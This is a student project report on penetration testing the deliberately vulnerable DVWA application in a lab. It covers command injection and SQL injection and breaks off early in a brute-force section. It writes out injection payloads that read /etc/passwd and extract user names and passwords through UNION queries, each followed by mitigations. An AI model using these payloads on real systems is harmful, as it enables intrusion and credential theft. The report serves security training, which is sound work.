CENTRE FOR DEVELOPMENT OF ADVANCEDCOMPUTING (C-DAC), THIRUVANANTHAPURAM, KERALA

A PROJECT REPORT ON

"PENETRATION TESTING on DVWA"

SUBMITTED TOWARDS THE

PG-DCSF SEPTEMBER 2023

BY

Group Number - 09

Jai Veer Singh	PRN: 230960940016
Kakde Shreyas Pandhari	PRN: 230960940019
Dagadghate Purshottam Shivaji	PRN: 230960940010
Kale Vijay	PRN: 230960940020
Sharma Nilesh	PRN: 230960940047

Under The Guidance Of

Mr. Jayaram P.
Centre Co- Ordinator

Mr. Sreedeep A L
Project Guide

TABLE OF CONTENT

ABSTRACT

The penetration testing is the practice of simulating attacks on a system in an attempt to gain access to sensitive data, with the purpose of determining whether a system is secure. These attacks are performed either internally or externally on a system, and they help provide information about the target system, identify vulnerabilities within them, and uncover exploits that could actually compromise the system. It is an essential health check of a system that informs testers whether remediation and security measures are needed.

There are several key benefits to incorporating penetration testing into a security program. It helps you satisfy compliance requirements penetration testing is explicitly required in some industries and performing penetration testing helps meet this requirement. It helps you assess your infrastructure**.** Infrastructure, like firewalls and DNS servers, is public-facing. Any changes made to the infrastructure can make a system vulnerable. Penetration testing helps identify real-world attacks that could succeed at accessing these systems identifies vulnerabilities. Penetration testing identifies loopholes in applications or vulnerable routes in infrastructure—before an attacker does. It helps in confirming security policies. Penetration testing assesses existing security policies for any weaknesses.

Keywords: Security Auditing, Web Application Security, Vulnerabilities, DNS Reconnaissance, OWASP Top 10.

INTRODUCTION

In an ever-evolving landscape of technological advancements and digital transformation, ensuring the security and integrity of systems, networks, and data has become paramount. As organizations increasingly rely on digital infrastructure to operate, communicate, and store sensitive information, the potential risks and vulnerabilities also escalate. A proactive approach to identifying, mitigating, and managing these risks is essential to safeguarding an organization's assets, reputation, and stakeholder trust.

Penetration on DVWA into the comprehensive assessment conducted to evaluate the security posture of **DVWA**. The primary objective of this penetration testing was to systematically examine the effectiveness of existing security measures, policies, and practices, and to recommend improvements that align with industry best practices and regulatory requirements. By performing a thorough analysis of the organization's information technology infrastructure, data handling procedures, and access controls, this audit aims to provide actionable insights for enhancing the organization's overall security framework.


The report is structured to provide a clear understanding of the vulnerability, methodology employed, findings uncovered, and subsequent recommendations. Additionally, it underscores the importance of a security-centric mind-set within the organization's culture and emphasizes the significance of continuous monitoring and adaptation to counter the ever-changing threat landscape.

LITERATURE SURVEY

The OWASP Top 10 is a well-known list of the top 10 most critical security risks commonly found in web applications. Including these in your Security Audit Project Report helps to highlight key vulnerabilities that should be addressed. As of my last update in September 2021, here's the OWASP Top 10 list:

OWASP Top 10 Security Risks - 2021

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failure
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery



Figc1.1: OWASP Top 10 (2017 Vs 2021)

Reference Link: https://www.synopsys.com/glossary/what-is-owasp-top-10.html

SCOPE AND OBJECTIVES

The scope of the project involves a comprehensive evaluation of its digital infrastructure, applications, and data protection mechanisms. The primary focus will be on identifying vulnerabilities, weaknesses, and potential threats that could compromise the confidentiality, integrity, and availability of resources of the website. The Penetration testing will cover both technical and operational aspects, including the assessment of software, network architecture, user access controls, and adherence to relevant security standards and best practices. The security audit will be done both manually and automatically using latest and legitimate tools available.

The project will also extend to evaluating user authentication mechanisms, encryption practices, and incident response procedures. The audit will primarily concentrate on online security, as the project is done completely online.

The main objective of the project is to identify the vulnerabilities by Conducting a thorough assessment of the website's infrastructure to identify potential security vulnerabilities, such as SQL injection, cross-site scripting (XSS), file upload vulnerabilities, password policy etc. Further we aim to provide actionable recommendations and best practices to address identified vulnerabilities and enhance the overall security posture and reputation of the website, thereby enhancing user trust and safeguarding user data.

METHODOLOGY

1. COMMAND INJECTION:

Severity: High


Summary:

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

Proof of Concept with Steps:

01. A command injection vulnerability was detected on the page: "http://192.168.175.128/vulnerabilities/exec/#". In this page, the application accepts an IP address in the "Ping a device" section and runs and provides output for a ping scan sent to the provided IP address

Set Security to low




02. Entered an IP address, in this case, "192.168.175.128" to determine page functionality.


Result: A standard ping output was displayed to the provided IP address.

03. Exploited the application's functionality by adding the payload: "192.168.175.128; uname-a"

Result: A successful ping scan on the address 192.168.175.128 was executed and "`Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux`" as system information.



04. Determining that it was possible to run subsequent commands on the input after the IP address, I was able to successfully read the /etc/passwd file using the payload “192.168.175.128; cat /etc/passwd” as shown below, leading to discovery of applications running on the server.



Mitigation

1. Avoid calling OS commands from the “client-side” or application layer

It is best to never call out to OS commands from application-layer code. Suitable alternatives include implementing built-in language libraries such as python’s “OS” library or utilizing APIs.

2. Sanitize user-supplied input

Implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept or that the input contains only alphanumeric characters, no other syntax or whitespace.

2. SQL INJECTION

Severity: High


Summary:

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. Attackers can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.


A Structured Query Language (SQL) vulnerability was discovered on the application in the application's USER ID page where if a valid user id is entered, the application returns the user's ID, first name and last name (surname). The page can be accessed using the following url: (in my case) http://192.168.175.128/dvwa/vulnerabilities/sqli/

Proof Of Concept with Steps:


01. Entered a user id "3" to test the functionality of the application page Result: page displayed user "Gordon Brown's" user ID, first and surname.




02. Entered the payload ” 'or 1=1 # “ to test the presence of an SQL injection vulnerability
Result: the page displayed all user data available on the application as shown below.



03. Entered the payload ” ' or 1=1 union select version(), database()# “:
Result: got version and database name in first and second column respectively




04. Entered the payload: ' or 1=2 union select 1, table_name from information_schema.tables where table_schema ='dvwa' # Result: We for table names from data base.




05. Entered the payload: ' or 1=2 union select 1, column_name from information_schema.columns where table_name='users' #

Result: got all columns from selected table from database (in front of surname)



06. Entered the Payload: ' or 1=2 union select user, password from users#
Result: extract user and passwords from database



Mitigations :

1. Use parameterized queries:

Rather than having user-supplied input enter directly into the query, utilize “pre-prepared” queries that limit the possibilities of entry of harmful characters or queries. This only works where clauses such as WHERE, INSERT or UPDATE are present. For queries involving table or column names, utilize the second mitigation measure detailed below.

Note: that for a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin.

2. Sanitize user-supplied input:

Quite similarly to the command injection vulnerability identified earlier, implement strong user-supplied input validation using methods such as using a whitelist of acceptable characters (input) that the application will accept or that the input contains only alphanumeric characters, no other syntax or whitespace.

3. Apply principle of less privilege granting minimal database privilege to application accounts

4. Considering using WAF to detect and block Sql injection attempts


03. BRUTEFORCE ATTACK

Severity: High


Summary:
A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function

Proof of Concept with Steps:


01. Open up Burp Suite, click the Proxy tab then Options and have a Proxy Listener setup. Within Burp Suite move across to the intercept tab and make sure the Intercept button is on



